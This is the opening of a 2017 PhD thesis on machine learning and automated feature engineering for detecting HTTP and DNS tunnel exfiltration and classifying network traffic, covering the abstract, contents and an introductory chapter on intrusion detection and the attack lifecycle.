

Machine Learning and Feature Engineering for Computer Network Security

by

Jonathan J. Davis

Bachelor of Engineering (Electrical and Electronic) (*University of Adelaide*) – 1995

Bachelor of Science (*University of Adelaide*) – 1997

Thesis submitted in accordance with the regulations for
the Degree of Doctor of Philosophy

Faculty of Science and Engineering

Queensland University of Technology

2017

Keywords

Feature engineering; feature extraction; network security; HTTP tunnel; DNS tunnel; NetFlow; IPFIX; supervised machine learning; traffic classification; application identification; and computer security.

Abstract

There are currently over 10 billion devices connected to the Internet, with the number set to double by 2020. Higher connectivity provides important advantages. It allows banks, shops and other services to operate online 24x7. Customers can then access these services from their personal devices such as mobile phones or tablets. Connectivity also enables an unprecedented level of remote monitoring for tracking, billing, fault diagnosis and repair. Examples include GPS tracking for logistics, public transport and ride-sharing as well as remote monitoring of smart meters and building management systems. While increased connectivity provides many benefits, it also introduces security risks. Hosts and services connected to the Internet are vulnerable to remote exploitation. Even hosts indirectly connected to the Internet are potentially vulnerable, e.g. hosts hidden behind security devices. While significant progress has been made to protect hosts and networks from attacks, current protection mechanisms are imperfect.

This combination of connected and vulnerable hosts has provided a suitable environment for advanced persistent threats (APTs) to emerge. APTs aim to compromise networks belonging to governments or commercial organisations in order to steal information. APTs may maintain their presence within a network indefinitely, and transmit stolen data out of the target network to their own network. A popular method to transmit data is by tunnelling it within an existing network protocol. Therefore, we see detection of protocol tunnelling (a particular type of covert channel) as a high priority for organisations seeking to prevent loss of high-value information. It also motivates our work on protocol tunnel detection in the thesis.

After studying limitations of existing signature-based detection and anomaly detection approaches to protocol tunnel detection, we propose a complementary machine learning (ML) approach. ML was chosen since it should allow the de-

tection of attacks without requiring those attacks to be described up front in a precise signature. Instead, ML algorithms learn from previous attacks and investigations, enabling them to detect repeated attacks, as well as new attacks similar to past attacks.

While ML has been applied to network security in a number of research papers, it has not yet become mainstream in commercial security appliances due to unique challenges in the field. One challenge is the inability of current ML algorithms to accept network traffic as direct input. Instead, feature engineering is required to construct a set of features from network traffic as input to ML.

When performing feature engineering, however, it is not always clear what features should be constructed from network traffic to suit each security problem. Often a manual, iterative process guided by domain knowledge is used to search for suitable features. In an effort to be less ad-hoc, we aim to apply ML to make data-driven decisions about which features are most relevant. In other words, our research aims to automate feature engineering so the choice of features is chosen algorithmically. Automated feature engineering should find key features directly from network traffic relevant to a computer network security application. Key, or relevant, features then enable a ML-based classifier to discriminate normal and malicious traffic. Identifying these relevant features is critical to the performance of the classifier.

In this thesis, the *first contribution* is the development of an automated feature engineering framework to generate a set of candidate features directly from network traffic. The features can be used by ML algorithms to discriminate normal and malicious traffic. The framework is designed to generalise to arbitrary network protocols, although testing of the current implementation is limited to HTTP and DNS application layer protocols as well as network flow summaries (NetFlow). As a preliminary validation of the framework, we choose two example network security problems and build detectors using the framework.

Our *second contribution* is a case study in which we apply the framework to the problem of detecting data exfiltration over HTTP tunnels. Detecting such protocol tunnels is important to prevent further exfiltration of data by an APT. Our framework is used to automatically generate a set of candidate features directly from HTTP network traffic, and to identify which of those features are most relevant to detecting HTTP tunnels.

The *third contribution* is another case study in which we apply the frame-

work to the problem of detecting DNS tunnels. DNS is another protocol which is commonly used to tunnel data. Using our framework, relevant features are identified directly from DNS network traffic. The features are then applied as input to a ML classifier for DNS tunnel detection.

Lastly, with a significant fraction of network traffic now encrypted for privacy and security reasons, we investigated how encrypted traffic could be analysed for security threats (such as protocol tunnelling). Hence, our *fourth contribution* is an extended study of traffic metadata features (e.g. size and timing of packets) which are available from encrypted traffic. The study was applied to a common network security function known as “traffic classification”. We describe which features were found to be most discriminative and their effect on traffic classification accuracy.

This thesis focussed on addressing the problem of feature engineering from network traffic so ML can be applied to network security applications. We developed a framework which automatically generates features directly from network traffic, and then selects the most relevant features for each application. We applied the framework in a number of studies aimed at detecting protocol tunnelling. We ran experiments to measure their accuracy. Further work is required to address limitations of our current automated feature engineering approach, and also to incorporate advances seen in other ML algorithms such as deep learning.

Contents

Front Matter	i
Keywords	i
Abstract	iii
Table of Contents	vii
List of Figures	xiii
List of Tables	xv
List of Acronyms	xvii
Declaration	xix
Previously Published Material	xxi
Acknowledgements	xxiii
1 Introduction	1
1.1 Background and Motivation	2
1.1.1 Computer Network Security	2
1.1.2 Attack Lifecycle	3
1.1.3 Network Security Functions	5
1.1.4 Detection Classes	6
1.1.5 Misuse Detection Pros and Cons	6
1.1.6 Anomaly Detection Pros and Cons	8
1.1.7 The Promise of Machine Learning	9
1.1.8 Difficulties Applying ML to Network Security	10
1.2 Problem Statement	13
1.3 Research Aims	13
1.4 Research Contributions	14
2 Literature Review	17
2.1 Introduction	18

2.1.1	Network Intrusion Detection Systems	18
2.1.2	Data Preprocessing	19
2.1.3	Aims and Overview	21
2.2	Packet Header Features	23
2.2.1	Packet Header Basic Features	24
2.2.2	Single Connection Derived Features	26
2.2.3	Multiple Connection Derived Features	29
2.3	Protocol Features	34
2.3.1	Specification-based Features	34
2.3.2	Parser-based Features	36
2.3.3	Application Protocol Keyword-based Features	36
2.4	Content Features	37
2.4.1	N-gram Analysis of Requests to Servers	38
2.4.2	Analysis of Requests to Web Applications	42
2.4.3	General Payload Pattern Matching	43
2.4.4	Analysis of Web Content to Clients	44
2.5	Hybrid Features	47
2.5.1	Data Transformation	48
2.5.2	Data Cleaning	48
2.5.3	Data Reduction	50
2.5.4	Categorical to Numeric Feature Conversion	50
2.5.5	Re-labelling	51
2.5.6	Summary of Hybrid Features	51
2.6	Alert Features	52
2.7	Discussion of the Review	53
2.7.1	Comparison of Feature Sets	53
2.7.2	Feature Set Recommendations	55
2.7.3	Data Preprocessing Candidate Features	57
2.8	Dynamic Models	58
2.8.1	Data Stream Outlier Detection	59
2.8.2	Data Stream Classification	60
2.8.3	Dynamic Model Discussion	61
2.9	Conclusions	62

3	Automated Feature Engineering	65
3.1	Introduction	65
3.1.1	Aims and Contribution	66
3.2	Automated Feature Engineering Framework	67
3.2.1	Network Protocol Parser	68
3.2.2	SCD Feature Transformer	69
3.2.3	MCD Feature Constructor	71
3.2.4	Feature Selection	72
	Information Gain	73
	GRRF	74
3.2.5	Machine Learning	75
3.3	Framework Experiments	75
3.3.1	Malicious Web Request Classifier Experiment	75
3.3.2	Botnet HTTP traffic Classifier Experiment	78
3.4	Discussion	79
3.4.1	The Case for Automated Feature Engineering	80
3.4.2	Relationship to Artificial Neural Networks	81
3.4.3	Limitations	83
3.4.4	Operational Requirements	85
3.5	Conclusion	86
4	HTTP Tunnel Detection	89
4.1	Introduction	90
4.1.1	Context	90
4.1.2	Aims and Contributions	92
4.2	Related Work	93
4.2.1	HTTP Tunnels	93
4.2.2	Tunnel Detection	94
4.2.3	Feature Engineering	96
4.3	Background	98
4.3.1	Supervised Machine Learning	98
4.3.2	Support Vector Machines	100
4.3.3	Feature Selection	103
4.4	Automated Feature Engineering for HTTP Tunnel Detection . . .	105
4.4.1	Process for HTTP Network Traffic	106
4.4.2	Implementation for HTTP Network Traffic	108

4.5	Experimental Method	112
4.5.1	Datasets	112
	Live Traffic	113
	Testbed Traffic	114
	Synthetic Traffic	117
4.5.2	Expert Feature Engineering	118
4.5.3	Auto and Expert Dataset Generation	120
4.5.4	HED Training and Cross Validation	120
4.6	Results	121
4.6.1	Ent1 and Ent2 Dataset Results	121
4.6.2	Custom Dataset Results	124
4.6.3	ROC and Learning Curves	124
4.7	Discussion	126
4.7.1	Comparison to Existing Detectors	128
4.7.2	Comparison to Alternative Framework	130
4.8	Conclusion	132
5	DNS Tunnel Detection	135
5.1	Introduction	136
5.1.1	Aims and Contribution	137
5.2	Background	137
5.2.1	DNS Tunnels	137
	The DNS Protocol	137
	DNS Tunnel Operation	139
	DNS Tunnel Prevention	141
	How DNS and HTTP Tunnels Differ	141
5.2.2	Decision Trees	142
5.2.3	Related Work	146
5.3	Automated Feature Engineering for DNS Tunnel Detection	147
5.4	Experimental Method	149
5.4.1	DNS Dataset Generation	150
5.4.2	Classifier Training and Testing	152
5.5	Results	152
5.6	Comparison to Alternative Framework	155
5.7	Discussion	158
5.8	Conclusion	158

6	Traffic Classification	161
6.1	Introduction	161
6.1.1	Aim and Contributions	163
6.2	Background	164
6.2.1	Traffic Classification Approaches	165
6.2.2	NetFlow and IPFIX	166
6.2.3	NetFlow Uses	167
6.2.4	Ensemble Learning	168
6.2.5	Random Forests	170
6.2.6	Guided Regularised Random Forests	170
6.3	Related Work	173
6.3.1	Supervised Statistical Methods	174
6.3.2	Unsupervised Statistical Methods	175
6.3.3	NetFlow Graph Methods	176
6.3.4	External Augmentation Methods	176
6.3.5	Combination of Methods	177
6.4	Method for Feature Study	177
6.4.1	Step 1 - Reference Feature Set from Crlpay	178
6.4.2	Step 2 - Yaf Flow Statistics as Features	179
6.4.3	Step 3 - Automated Feature Engineering	181
6.4.4	Datasets	182
	UNIBS Dataset	182
	UPC Dataset	183
	Simulated Traffic Dataset	184
6.4.5	Dataset Preprocessing	184
6.5	Experiments	185
6.5.1	Standard Traffic Classification	185
	Method	186
	Results	187
6.5.2	Traffic Classification on Independent Datasets	189
	New Method	190
	Results	191
6.5.3	Feature Selection Output	194
6.6	Comparison to Alternative Framework	197
6.7	Discussion	199

6.8	Conclusion	201
7	Conclusion	203
7.1	Research Summary	203
7.2	Future Work	208
	Bibliography	211

List of Figures

1.1	Attack lifecycle	4
1.2	Computer network security categories	6
2.1	NIDS feature types in literature	23
3.1	Automated feature engineering framework components	67
3.2	Malicious web request scatter plot	77
4.1	Stages in the KDDM process	91
4.2	SVM hyperplanes to separate the classes	100
4.3	Soft margin SVM	102
4.4	Feature selection process	104
4.5	Automated feature engineering process for HTTP	107
4.6	Feature construction from HTTP traffic	109
4.7	Machine learning experiment flowchart	113
4.8	Testbed network for running HTTP tunnels	114
4.9	ROC curves for the HED detectors	125
4.10	Learning curves for the HED detectors	125
5.1	Recursive DNS server	138
5.2	Decision tree	143
5.3	Automated feature engineering process for DNS	148
5.4	DNS tunnel setup	150
6.1	Feature selection results on UNIBS dataset	195
6.2	Feature selection results on all datasets	196
6.3	Feature selection results by dataset	196

List of Tables

2.1	NIDS using packet header basic features	24
2.2	NIDS using packet header SCD features	27
2.3	NIDS using packet header MCD features	30
2.4	NIDS using protocol features	35
2.5	NIDS using payload-to-server features	39
2.6	NIDS using payload-to-client features	45
2.7	NIDS using KDD99 features	49
3.1	SCD Feature Examples	69
3.2	Confusion matrix for malicious web request classifier	76
3.3	Confusion matrix for botnet HTTP traffic classifier	78
4.1	AutoHED full set of 1141 web traffic features	111
4.2	Third party HTTP tunnel implementations	116
4.3	ExpertHED 24 features	119
4.4	AutoHED ranked features	122
4.5	HED classifier results	123
4.6	Comparison of HTTP tunnel detectors	128
4.7	HTTP tunnel detection results for alternative framework	131
5.1	DNS base features	149
5.2	DNS tunnels and detection rates	153
5.3	DNS tunnel detection results for alternative framework	156
6.1	Common IPFIX Information Elements (IEs)	167
6.2	Reference feature set	179
6.3	Yaf 21 flow-statistics features	180
6.4	Yaf 28 non-flow-statistics features	181
6.5	Traffic classification datasets	182

6.6	Traffic class balance per dataset	182
6.7	Traffic classification results (split random)	187
6.8	Confusion matrix of traffic classification results (split random) . .	188
6.9	Traffic classification results (split by IP)	192
6.10	Confusion matrix of traffic classification results (split by IP) . . .	194
6.11	Traffic classification comparing frameworks (random split)	198
6.12	Traffic classification comparing frameworks (split by source IP) . .	198

List of Acronyms

0-day	An exploit of an undisclosed software vulnerability
ALG	Application Layer Gateway
APT	Advanced Persistent Threat
CFS	Correlation-based Feature Selection
CSV	Comma Separated Vector data format
DDoS	Distributed Denial of Service
DoS	Denial of Service
DPI	Deep Packet Inspection
DNS	Domain Name System
FTP	File Transfer Protocol
GPL	General Public License
GPS	Global Positioning System
GT	Ground Truth (host-based tool)
HTTP	Hyper Text Transfer Protocol
IANA	Internet Assigned Numbers Authority
IETF	Internet Engineering Task Force
IP	Internet Protocol
IPSec	IP Security protocol offering authentication and encryption

K-NN	K Nearest Neighbours Classifier
KDDM	Knowledge Discovery and Data Mining
LDA	Linear Discriminant Analysis Classifier
ML	Machine Learning
NIDS	Network Intrusion Detection System
NIPS	Network Intrusion Prevention System
PMF	Probability Mass Function
RFC	Request for Comment
RTT	Round Trip Time
SIEM	Security Information and Event Management
SMTP	Simple Mail Transport Protocol
SQL	Structured Query Language
SSL	Secure Sockets Layer
SVM	Support Vector Machine algorithm
TCP	Transmission Control Protocol
TLS	Transport Layer Security
UDP	User Datagram Protocol
UNIBS	University of Brescia dataset
URL	Uniform Resource Locator

Declaration

The work contained in this thesis has not been previously submitted for a degree or diploma at any higher education institution. To the best of my knowledge and belief, the thesis contains no material previously published or written by another person except where due reference is made.

QUT Verified Signature

Signed:...

. Date:.. 24 April 2017 ..

Previously Published Material

The following papers have been published or presented, and contain material based on the content of this thesis.

- [1] Jonathan J. Davis and Andrew J. Clark. Data preprocessing for anomaly based network intrusion detection: A review. *Computers & Security*, 30(6–7):353–375, 2011.
- [2] Jonathan J Davis and Ernest Foo. Automated feature engineering for http tunnel detection. *Computers & Security*, 59:166–185, 2016.
- [3] Jonathan J. Davis and Ernest Foo. Evaluation of netflow features for traffic classification. (*unpublished - submitted to*) *Computers & Security*, 2017.

Acknowledgements

I would like to thank all the people who have generously contributed to the work presented in this thesis.

In particular I owe a great deal of gratitude to my PhD supervisor, Dr Ernest Foo who has spent countless hours supervising progress. I have appreciated his expert guidance, discussions and encouragement. Thanks also for the many reviews of draft papers. I hope to provide similarly useful and constructive feedback to others one day using your techniques. I would also like to thank my associate supervisor Dr Matthew McKague for his insightful comments and reviews. Special mention must also go to my former PhD supervisor Dr Andrew Clark who helped me through the initial stages of my thesis and provided great guidance to reach my first milestone.

Secondly I thank my employer (DST Group, Department of Defence, Australia) for sponsoring me to undertake a PhD part-time. To my work supervisors who have been very supportive of my study, and have allowed flexibility where possible in balancing work commitments and PhD milestones, I am deeply appreciative. Thanks also to those amazing colleagues and other researchers who have inspired me to become a researcher by demonstrating how valuable and interesting it can be. I am especially appreciative of colleagues who have shared their expertise through discussions over the years. The discussions have no doubt seeded and shaped some of the work presented in this thesis.

To my family – you are the most important people in my world and I sincerely thank you for your unbelievable patience and support.

Chapter 1

Introduction

In this chapter we first introduce the thesis topic and discuss background material related to the title including *computer network security*, *machine learning* and *feature engineering*. We then state the research problem, discuss our particular research aims, and finally list our contributions.

Today, many people rely on the Internet for services such as information access, worldwide communication, social media, entertainment, and business. While access to the Internet has provided individuals and organisations many benefits, it also introduces security risks. A host connected to the Internet opens the possibility of being hacked by criminals. Even hosts indirectly connected to the Internet are potentially vulnerable, e.g. hosts hidden behind security devices. When provided an incentive, criminals can find ways to steal information from these hosts or infiltrate an organisation's network, even from the opposite side of the world.

In 2014 Sony Pictures Entertainment was hacked and confidential data was leaked. The remote hackers stole personal information, employee emails, company salaries, and unreleased movies from the film studio. The hackers claimed to have access to the organisation's network for a year, stealing 100TB of data before the intrusion was discovered. In 2015, a cyber crime group known as Carbanak was estimated to have infiltrated up to 100 banks in 30 countries, stealing up to US\$1 billion dollars [112].

These examples, and many others, demonstrate that computer network security is hard to maintain. Software vulnerabilities are common, and best-practice

security policies are not always followed. Opportunities therefore exist for criminals to gain unauthorised access to computer networks. Network security practitioners are forced to assume that a determined attacker will eventually succeed in compromising their networks. Hence, as well as trying to prevent network compromise, they also try to minimise damage when a compromise occurs. This can include detecting unusual activity such as information being stolen from the network.

For criminals in a remote location, stealing information requires transmitting it out of the victim network. A common option for transmitting stolen information is to send it over a type of covert channel known as a protocol tunnel. Once the tunnel is set up, it can be used indefinitely. This motivates our work on protocol tunnel detection in this thesis. We see detection of such tunnels as a high priority for organisations seeking to prevent loss of their critical information. We develop new detectors which make use of machine learning to provide advantages over previous techniques. However, to use machine learning for network security, we are required to tackle the problem of how machine learning can be applied to network traffic.

1.1 Background and Motivation

The title of this thesis is “Machine learning and feature engineering for computer network security”. To introduce one topic, *computer network security*, we describe some existing tools in the field, and their well-known limitations. We then describe prior research to overcome these limitations, concentrating on machine learning approaches. *Machine learning* algorithms require *feature engineering*, our second topic. Feature engineering creates a set of features (attributes) from raw data. We discuss how features, rather than raw data, are generally provided as input to machine learning algorithms, and hence why feature engineering is so important to learning performance.

1.1.1 Computer Network Security

Confidentiality, integrity and availability (CIA), the main principles of information security, ensure that only authenticated and authorized entities are able to reliably access secure information. However, these principles can be violated when vulnerabilities exist in complex software systems. These can be discovered

and exploited by criminals to gain unauthorized access to systems. To prevent these security compromises, layers of defense are used. Preventative measures in the network include proxies, filters, and firewalls. Hosts are also protected through security measures such as proactive patching, using antivirus (AV), application white listing, eliminating unnecessary services, and implementing user authentication and access controls.

Since prevention mechanisms are imperfect, monitoring for security compromises is required. This is the role of *intrusion detection systems* (IDSs). IDSs aim to detect malicious activity in near real-time and raise an alert. Security operators can then take appropriate actions to minimize any impact of the activity. IDSs can either be host-based (HIDS) or network-based (NIDS). NIDS can monitor a whole computer network by tapping it at an appropriate choke point and analysing the network traffic. They accept traffic in raw pcap¹ form, or in a summarized form such as NetFlow² records. HIDS monitor individual hosts, analysing information available on the host such as system calls and log files.

NIDS are designed to passively monitor network traffic. In comparison, network intrusion prevention systems (NIPS) operate in-line with the network traffic and have active capabilities. This gives them the opportunity to automatically prevent attacks from reaching their target by dropping malicious network traffic. In such cases, damage to the organization is prevented, as well as saving operator investigation and cleanup time. However NIPSs require accurate detection of attacks, otherwise they risk blocking legitimate traffic and therefore causing denial of service (DoS). Hence NIPS only use their active capabilities in limited situations such as when the traffic is certainly an attack.

1.1.2 Attack Lifecycle

NIDS aim to detect all types of malicious behaviour on the network. During an attack, different behaviours can be observed at different stages of the attack lifecycle (see Figure 1.1). From a defender's perspective, the lifecycle is known as the "kill chain"³. It shows the multiple steps required by an attacker to achieve their mission, and hence the multiple opportunities for defenders to detect and deny it. The kill-chain is particularly relevant to countering advanced persistent threats

¹Network traffic packet capture API. See <http://www.tcpdump.org/>

²For NetFlow version 9 see <http://www.ietf.org/rfc/rfc3954.txt>

³Kill-chain <http://blog.airbuscybersecurity.com/post/2014/04/APT-Kill-chain-Part-2-%3A-Global-view>




Figure 1.1: Attack lifecycle, known as the APT kill chain from a defender’s perspective

(APT). An APT can be defined as: “A persistent targeted computer attack, aimed at compromising and keeping access to a government or private company network in order to steal information”⁴. APTs may even aim to maintain their presence within a network indefinitely to gain continual access to information.

The first step of this simplified attack lifecycle is *reconnaissance* to gather relevant information about a target. Information may include project names, email addresses of important employees, and software versions to see if there are any known vulnerabilities. The second step is to *exploit* one or more hosts in the target network in order to gain a foothold. This step commonly involves compromising insecure hosts, such as client workstations, by enticing users through spear-phishing emails to open infected documents or to visit malicious websites. Many networks have prevention measures to stop exactly these types of exploits, e.g. intrusion prevention systems, antivirus software and content filtering. However, a network of hosts running a software suite presents a large attack surface. A determined attacker is likely to find a weakness which they can exploit, after which they can install malware (e.g. a backdoor) onto the victim host.

The third step involves the attacker pivoting within the network to other hosts as a way to *strengthen* their presence. By infecting multiple hosts, the attacker’s access is resilient to individual hosts being taken offline. The attacker may also escalate privileges or move laterally within the organisation to hosts which have better access to the target information. To maintain their presence with updated command and control malware, APTs may periodically revisit steps 2 and 3.

The fourth and final stage is *exfiltration*. At the completion of this stage the attackers achieve their mission by obtaining a copy of intellectual property

⁴APT definition <http://blog.airbuscybersecurity.com/post/2014/04/APT-Kill-chain-Part-1-%3A-Definition-Reconnaissance-phase>

or other target information. Exfiltration can be achieved using any protocol allowed to exit the organisation. Email is one such example, but existing “Data Loss Prevention” appliances monitor email attachments and hence may detect important documents being sent externally. More covert exfiltration methods include setting up a tunnel to transmit data over a standard protocol. In this thesis we consider such tunnels over both HTTP and DNS. We choose these protocols because many organisations allow them across their network perimeter. Organisations choose to do this because providing Web access for their staff is essential for business. Other protocols such as peer-to-peer (P2P) are often blocked by organisations and hence can’t be used for tunnelling out of those organisations.

Ideally an attacker would be detected and stopped at an early stage of the kill-chain. Opportunities for detection occur both during the initial exploitation and during lateral movement of the attacker through the network. However, in situations where an attacker reaches the data exfiltration stage, tunnel detection is important. Detection is necessary to stop APTs from continuing to exfiltrate data.

1.1.3 Network Security Functions

Maintaining security in the face of APTs and other threats requires a comprehensive approach. Dorofee et al. [58] list four categories of computer network security functions, as shown in Figure 1.2. The *protect* function involves hardening networks and hosts to prevent attacks from succeeding. Actions include installing security patches and using application whitelisting, firewalls and antivirus. The *detect* function monitors the computer network including network traffic and host logs. The monitoring may find evidence of an attack which can then be raised as a security incident. The work in this thesis contributes to the detect function. The *response* function takes an incident and responds appropriately such as by remediating compromised hosts. Lessons learned are fed into the *sustain* function. They inform improvements to existing capability such as enhancing the *protect* function.

Tunnel detection therefore forms only a small part of overall network security within the *detect* function. However, it is still an important capability. DNS tunnels were listed as one of the top emerging threats in 2012, with attackers having successfully used the technique to steal millions of accounts [169].




Figure 1.2: Computer network security categories

1.1.4 Detection Classes

A seminal paper by Denning in 1987 formalised an intrusion detection model for computer and network security [51]. Many IDSs have been developed since then, with their differing approaches described in a taxonomy [47]. Two broad detection classes were identified, namely knowledge-based detection and behaviour-based detection. The first method accumulates knowledge from known attacks, and uses that knowledge to find subsequent attacks. The second method builds a model of normal operation and searches for subsequent activity which deviates from the model. It assumes unusual activity is likely to be malicious. These methods are also known as *misuse detection* and *anomaly detection* respectively. We use the latter terminology throughout this thesis. The term *attack* is used when referring to any malicious activity on the network such as attempted exploits or bypassing security measures (including protocol tunnelling).

1.1.5 Misuse Detection Pros and Cons

Commercial network security appliances generally use signatures to match traffic to a list of known-malicious byte patterns. Hence they perform misuse detection. Once the appliances have identified malicious traffic, they can react by dropping the traffic, raising a security alert, or blocking future traffic from the same Internet Protocol (IP) address. Examples of such appliances are NIDS and application-level gateways. The misuse detection approach has been very successful, with modern appliances achieving relatively low false positive rates while detecting attacks. However, misuse detectors are generally limited to detecting *known* attacks and malware.

NIDS functionality and their signature sets have been updated over time to match changing threats. Initially NIDS were designed to detect attacks against exposed network services, such as TCP/IP stack exploits, or buffer overflows against web, mail, DNS or SQL servers. However, with many vulnerabilities patched, and basic prevention measures in place such as firewalls, access control lists and network segmentation, these attacks are now much less likely to succeed. Instead, more attacks are now focussed on client applications, since they are seen as an easier target with a large attack surface. For example, attackers target vulnerabilities in web browsers and productivity software by sending clients carefully crafted javascript or documents. To detect these attacks, some NIDS perform stateful deep packet inspection of the traffic to extract files sent over the network, and then analyse the files with signatures to detect malware. Detection rules are therefore applied only in particular contexts, rather than to every byte of network traffic. This decreases processing load and increases detection accuracy. Even so, there are inherent limitations of misuse detection:

1. *Novel attacks*: Detection is limited to “known malicious” traffic. If attackers build new malware or network exploits (0-days⁵) they can avoid signature detection. New malware to avoid detection can simply be variants of existing malware. Malware kits are readily available which support polymorphism and metamorphism techniques to make malware variants [194]. Both techniques preserve malware functionality while altering the malware executable code for each attack.
2. *Obfuscation*: Detection can be evaded using traffic obfuscation techniques. Attackers can obfuscate the attack code while it is on the network using techniques such as splitting, encoding or encryption.
3. *Window of vulnerability*: It takes time to create signatures for new threats, and to deploy them, leaving networks vulnerable during that time window. Detectors rely on signatures which can only be developed once the malware is first captured and studied. Signatures are therefore more likely to be developed for widespread malware (since it is more likely to be noticed and captured) than for targeted attacks. The detectors also require regular signature updates.

⁵0-days are exploits of undisclosed software vulnerabilities, hence leaving zero days for a vendor to supply a patch

Commercial vendors provide regularly-updated signature sets to protect their customers from recent malware and network threats. Recently, intelligence feeds have been added to better keep pace with new threats. Intelligence feed information includes file hashes of known malware, and IP addresses and domains of known compromised hosts. The feeds enable information to be shared quickly to mitigate the threat of new malware without needing to wait for signatures to be developed. Each malware instance needs to only be detected once, with the results then shared to all customers. While intelligence feeds partly mitigate the *window of vulnerability* limitation, the other limitations still apply. Hence new ways to enhance detection systems are required.

1.1.6 Anomaly Detection Pros and Cons

Anomaly detection is a complementary approach to misuse detection. Anomaly detectors model all “normal” traffic, and then flag any subsequent traffic not matching the model as anomalous and hence potentially malicious. In practice, manually specifying the normal model is extremely difficult due to the large and growing diversity of software and services on computer networks. Hence, anomaly detectors often take a data-driven approach and build the model from samples of normal traffic.

An advantage of anomaly detection is its inherent ability to detect novel activity, and hence its potential to discover previously unseen attacks (known as 0-days) without requiring signatures. Anomaly detectors are also suited to detecting obfuscation (attackers hiding their activity), since obfuscation often results in unusual or outlier traffic patterns. However, current anomaly detectors also have disadvantages. The main disadvantage is their high false detection rates. Since false detections are so costly to investigate, anomaly detectors are not in widespread use. Sommer and Paxson [171] discuss the relative popularity of misuse and anomaly detectors in real-world deployments: “we find almost exclusively only misuse detectors in use – most commonly in the form of signature systems that scan network traffic for characteristic byte sequences”.

False detections in anomaly systems occur when unusual, but benign traffic is detected as an outlier. They are often caused by simply having an incomplete model of normal traffic, e.g. the model is built from a traffic sample which is not representative of all traffic [6]. False detections can also occur when traffic evolves, such as when new hosts and services are added to the network.

1.1.7 The Promise of Machine Learning

Machine learning (ML) is a promising tool to address some of the issues with anomaly and misuse detectors. ML has been used in a number of research network security applications as discussed in the literature review in Chapter 2.

For anomaly detection, ML has been used to build detailed models of normal traffic. Being data-driven, ML builds the model from observed traffic. In contrast, manually specified models only include expected traffic and hence are usually incomplete, e.g. if the model is based on RFCs⁶, it will omit proprietary protocol extensions.

For misuse detection, ML can also extend functionality by finding activity similar to known intrusion activity. Sommer and Paxson [171] explain “the strength of machine-learning tools is finding activity that is similar to something previously seen, without the need however to precisely describe that activity up front (as misuse detection must)”. We explore this ML capability while developing network security applications in this thesis.

Despite machine learning being used in many published research network security applications, the research has not yet translated to mainstream commercial products. This motivates our research. We investigate the reasons for this lack of ML adoption, and then research some solutions.

Once an organisation knows their network has been compromised, such as via a tip-off, the intrusion can normally be identified forensically. Forensic analysis of host and network logs (including network traffic captures) can uncover the extent of the intrusion. Significant resources are used to investigate the intrusion and perform network remediation. However, organisations are not likely to invest as many resources on a daily basis monitoring logs in the hope they may uncover new intrusions. Instead, security staff are kept busy monitoring misuse-based security alerts and responding to them. The industry has long recognised the need for a more proactive approach to network security. It has coined the term *threat hunting*⁷ which refers to proactive searching for threats to prevent or minimise damage. Hunting requires manual effort and is normally performed by staff with significant expertise. ML may assist hunting through increased levels of

⁶An Internet standard, such as for a communication protocol, is defined by a request-for-comment (RFC) document or set of RFCs.

⁷“The who, what, where, when, why and how of effective threat hunting”, <https://www.sans.org/reading-room/whitepapers/analyst/who-what-where-when-effective-threat-hunting-36785>

automation.

1.1.8 Difficulties Applying ML to Network Security

There are a number of difficulties in applying ML to computer network security. The main difficulty is that network traffic cannot be used directly as input to current ML algorithms. Instead input data must be formatted as fixed-size feature vectors. In this thesis we investigate how to construct these feature vectors from network traffic. We also investigate whether the feature vectors need to be customised between detection applications.

Since network traffic is information rich, with many possible features to encode the information, it is often unclear what features should be constructed. Should we encode information about users, hosts, applications or protocols? Should that information be monitored over time, and if so, what length of time? Most publications have used domain knowledge or an iterative process to construct relevant features for their network security application. The choice of features has a large impact on the detector's capability. Hence, a less ad-hoc approach to constructing feature vectors is desirable.

Other difficulties specific to the field of computer network security include:

- Network traffic has high volume.
- Malicious traffic is normally only a tiny fraction of the total traffic
- Accurately labelled training data is difficult to obtain
- Network traffic has high diversity
- Network traffic evolves
- Network security detectors are expected to have low false detection rates.

We now discuss these difficulties in more detail. Network traffic volumes can be extremely high, e.g. an organisation with a 100Mbit/sec connection to the Internet could have more than 1TB of traffic crossing its perimeter each day. Processing all the traffic with complex machine learning algorithms may not be cost-effective if it requires extensive computing resources. Within the large volume of network traffic, only a tiny fraction is expected to be malicious, making the detection problem analogous to finding a needle in a haystack. This data

imbalance is a problem for supervised ML because it makes it difficult to model malicious traffic while also fully representing normal traffic. The imbalance can instead be exploited by unsupervised anomaly detectors which label outliers as potentially malicious. However the diversity of network traffic means that many outliers are simply unusual traffic rather than malicious.

Traffic diversity can be largely attributed to the range of software and services available on the network. Even the same traffic can appear different depending on what point in the network the traffic is inspected, the architecture of the network, and which protocol layers are analysed. Additionally, unusual traffic patterns can be caused by non-malicious device failures or configuration errors. Highlighting configuration errors can be useful, but also impedes the search for security incidents. Building a single model to represent all this diversity is problematic.

Network traffic evolves over time as new protocols and services are developed. ML models therefore need to be updated to incorporate these changes. However, updating models requires new labelled training data. Another difficulty applying ML to computer network security is that security analysts expect a high proportion of alerts to indicate malicious activity. However, ML classifiers are not normally 100% accurate, potentially resulting in many false positives due to the high traffic volume. Additional steps may be required to limit the number of false positives.

